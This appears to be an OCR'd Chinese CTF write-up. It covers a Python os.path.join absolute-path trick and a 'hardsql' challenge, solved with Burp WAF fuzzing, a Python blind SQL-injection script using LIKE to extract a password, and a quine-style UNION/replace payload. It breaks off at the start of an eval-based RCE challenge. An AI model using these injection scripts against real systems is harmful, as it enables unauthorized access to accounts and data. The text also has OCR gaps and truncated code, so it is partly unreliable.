
os.path.join(path, *paths) 函数用于将多个文件路径连接成一个组合的路径。第一个参数通常包含了基础路径，而之后的每个参数都被当做组件拼接到基础路径后。


然而，这个函数有一个少有人知的特性。如果拼接的某个路径以 `/` 开头，那么包括基础路径在内的所有前缀路径都将被删除，该路径将被视为绝对路径。下面的示例揭示了开发者可能遇到的这个陷阱。

```
1 def read_file(request):
2     filename = request.POST['filename']
3     file_path = os.path.join("var", "lib", filename)
4     if file_path.find(".") != -1:
5         return HttpResponse("Failed!")
6     with open(file_path) as f:
7         return HttpResponse(f.read(), content_type='text/plain')
```

在第 3 行中，使用 os.path.join 函数将用户输入的文件名构造出目标路径。在第 4 行中，检查生成的路径是否包含“.“，防止出现路径遍历漏洞。

也就是说，我们让res[0]为`/flag`就行了





NSSCTF{d1f4582e-4d12-4863-ac76-b1a0eeda49d1}

hardsql

题目描述：

```
$password=$_POST['passwd'];
$sql="SELECT passwd FROM users WHERE username='bilala' and passwd='$password';";
```

题目描述看起来非常简单，但是估计上了一个强的waf

打开题目，描述的是，登陆成功就能拿到flag，所以就不需要注入了，只要让他查询到数据就行

也就是说存在用户`bilala`

Burp 项目 测试器 重发器 窗口 帮助

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × 10 × 11 × ...

发送 取消 < > 目标: http://1.14.71.254:28042

请求

Pretty 原始 \n Actions

```
1 POST /login.php HTTP/1.1
2 Host: 1.14.71.254:28042
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:98.0) Gecko/20100101 Firefox/98.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,ima
  ge/avif,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0
  .2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 54
9 Origin: http://1.14.71.254:28042
10 Connection: close
11 Referer: http://1.14.71.254:28042/
12 Cookie: PHPSESSID=fea595009abe8948b50b932370951016;
   nctf2018=where+is+flag%3F
13 Upgrade-Insecure-Requests: 1
14
15 username=bilala&passwd=admin'&login=%E7%99%BB%E5%BD%95
```

Search... 没有匹配

响应

Pretty 原始 Render \n Actions

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0
3 Date: Fri, 01 Apr 2022 13:54:39 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.3.22
7 Content-Length: 61
8
9 <script>
    alert('waf here');
    location.href='index.php';
  </script>
```

Search... 没有匹配

INSPECTOR

完成 244字节 | 6毫秒

存在waf，fuzz一下

779 × 1021


attack of 1.14.71.254 - Temporary attack - Not saved to project file

攻击 保存 列

Results Target Positions Payloads Resource Pool Options

过滤器：显示所有项目

请求	有效载荷	状态	错误	超时	长度	评论
18	sys.schema_auto_increment_c...	200			244	
19	join	200			244	
20	right	200			244	
22	&	200			244	
23	&&	200			244	
25	handler	200			244	
26	-- -	200			244	
29	INFORMATION	200			244	
31	;	200			244	
36	<>	200			244	
38	>	200			244	
39	<	200			244	
43	=	200			244	
44	AND	200			244	
47	COLUMN	200			244	
52	'1'='1	200			244	
54	admin'	200			244	
56	length	200			244	
59	REVERSE	200			244	
62	select	200			244	
63	database	200			244	
64	left	200			244	
65	right	200			244	




68	||	200			244
75	anandd	200			244
77	HAVING	200			244
78	IF	200			244
79	INTO	200			244
80	JOIN	200			244
82	LEFT	200			244
84	sleep	200			244
91	|	200			244
92	infromation_schema	200			244
102	UPDATE	200			244
104	USING	200			244
110	AND	200			244
113	update	200			244
116	inset	200			244
118	COLUMN	200			244
123	DATABASE	200			244
124	DATABASES	200			244
128	floor	200			244
129	rand()	200			244
130	information_schema.tables	200			244
138	extractvalue	200			244
139	order	200			244
149	updatexml	200			244
155	instr	200			244
158	bin	200			244
159	substring	200			244
162	UPDATE	200			244
164	VARCHAR	200			244
170		200			244
173	%0a	200			244
178	REGEXP	200			244
180	in	200			244
181	sys schemma	200			244
185	FLOOR	200			244
187	INFILE	200			244
193	=	200			244
2	+	200			249
4	like	200			249
8	delete	200			249
10	or	200			249
11	as	200			249
12	-~	200			249
13	BENCHMARK	200			249
14	limit	200			249
16	select	200			249
21	#	200			249
27	--	200			249
28	--+	200			249
30	--	200			249
32	!	200			249

过滤得有点多，简单看一下那几个常见的注入方式

好像大部分都被ban了，而且不能用万能密码了

这里可以使用模糊匹配，用like，而且是已知列名`passwd`和表名`users`的



成功匹配到第一位为b

写个python脚本跑一下密码

```
import requests

url = 'http://1.14.71.254:28042/login.php'
dict = '0123456789qwertyuiopasdfghjklzxcvbnm-'
flag = ''
for j in range(50):
    for i in dict:
        data = {
            "username": "bilala",
            "passwd": f"-1'/**/or/**/passwd/**/like/**/'{flag+i}%'#"
        }
        # print(data)
        res = requests.post(url=url, data=data)
        # print(res.text)
        if 'nothing found' not in res.text:
            # print(i)
            # print(res.text)
            flag+=i
            print(flag)
            break
```

```python
import requests

url = 'http://1.14.71.254:28042/login.php'
dict = '0123456789qwertyuiopasdfghjklzxcvbnm-'
flag = ''
for j in range(50):
    for i in dict:
        data = {
            "username": "bilala",
            "passwd": f"-1'/**/or/**/passwd/**/like/**/'{flag+i}%'#"
        }
        # print(data)
        res = requests.post(url=url, data=data)
        # print(res.text)
        if 'nothing found' not in res.text:
            # print(i)
            # print(res.text)
            flag+=i
```

for j in range(50) › for i in dict

运行: hardsql

```
b2f2d15b3ae082ca29697d8dcd
b2f2d15b3ae082ca29697d8dcd4
b2f2d15b3ae082ca29697d8dcd42
b2f2d15b3ae082ca29697d8dcd420
b2f2d15b3ae082ca29697d8dcd420f
b2f2d15b3ae082ca29697d8dcd420fd
b2f2d15b3ae082ca29697d8dcd420fd7
```

密码为

```
b2f2d15b3ae082ca29697d8dcd420fd7
```

1.14.71.254:28042/login.php

```php
<?php
//多加了亿点点过滤

include_once("config.php");
function alertMes($mes,$url){
        die("<script>alert('{$mes}');location.href='{$url}';</script>");
}

function checkSql($s) {
        if(preg_match("/if|regexp|between|in|flag|=|>|<|and|\||right|left|insert|database|reverse|update|extractvalue|floor|join|substr|&|;|\\\$|char|\x0a|\x09|cc
                alertMes('waf here', 'index.php');
        }
}

if (isset($_POST['username']) && $_POST['username'] != '' && isset($_POST['passwd']) && $_POST['passwd'] != '') {
        $username=$_POST['username'];
        $password=$_POST['passwd'];
        if ($username !== 'bilala') {
                alertMes('only bilala can login', 'index.php');
        }
        checkSql($password);
        $sql="SELECT passwd FROM users WHERE username='bilala' and passwd='$password';";
        $user_result=mysqli_query($MysqlLink,$sql);
        $row = mysqli_fetch_array($user_result);
        if (!$row) {
                alertMes('nothing found','index.php');
        }
        if ($row['passwd'] === $password) {
                if($password == 'b2f2d15b3ae082ca29697d8dcd420fd7'){
                        show_source(__FILE__);
                        die;
                }
                else{
                        die($FLAG);
                }
        } else {
                alertMes("wrong password",'index.php');
```


登陆进去拿到源码，真就亿点过滤

这里拿到flag的条件就是密码不为`b2f2d15b3ae082ca29697d8dcd420fd7`且能登陆成功，这不就是buu上的那道原题吗，用replace构造相同的输入和输出

直接拿那个时候的payload来打一下

```
'/**/union/**/select/**/replace(replace('"/**/union/**/select/**/replace(replace("%",0x22,0x27),0x25,"%")#',0x22,0x27),0x25,'"/**/union/**/select/**/replace(replace("%",0x22,0x27),0x25,"%")#')
```

此为官方的payload



middlerce

```php
<?php
include "check.php";
if (isset($_REQUEST['letter'])){
    $txw4ever = $_REQUEST['letter'];
    if (preg_match('/^.*([\w]|\^|\*|\(|\~|\`|\?|\/| |\||\&|!|\<|\>|\{|\x09|\x0a|\[).*$/m',$txw4ever)){
        die("再加把油喔");
    }
    else{
        $command = json_decode($txw4ever,true)['cmd'];
        checkdata($command);
        @eval($command);
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

过滤

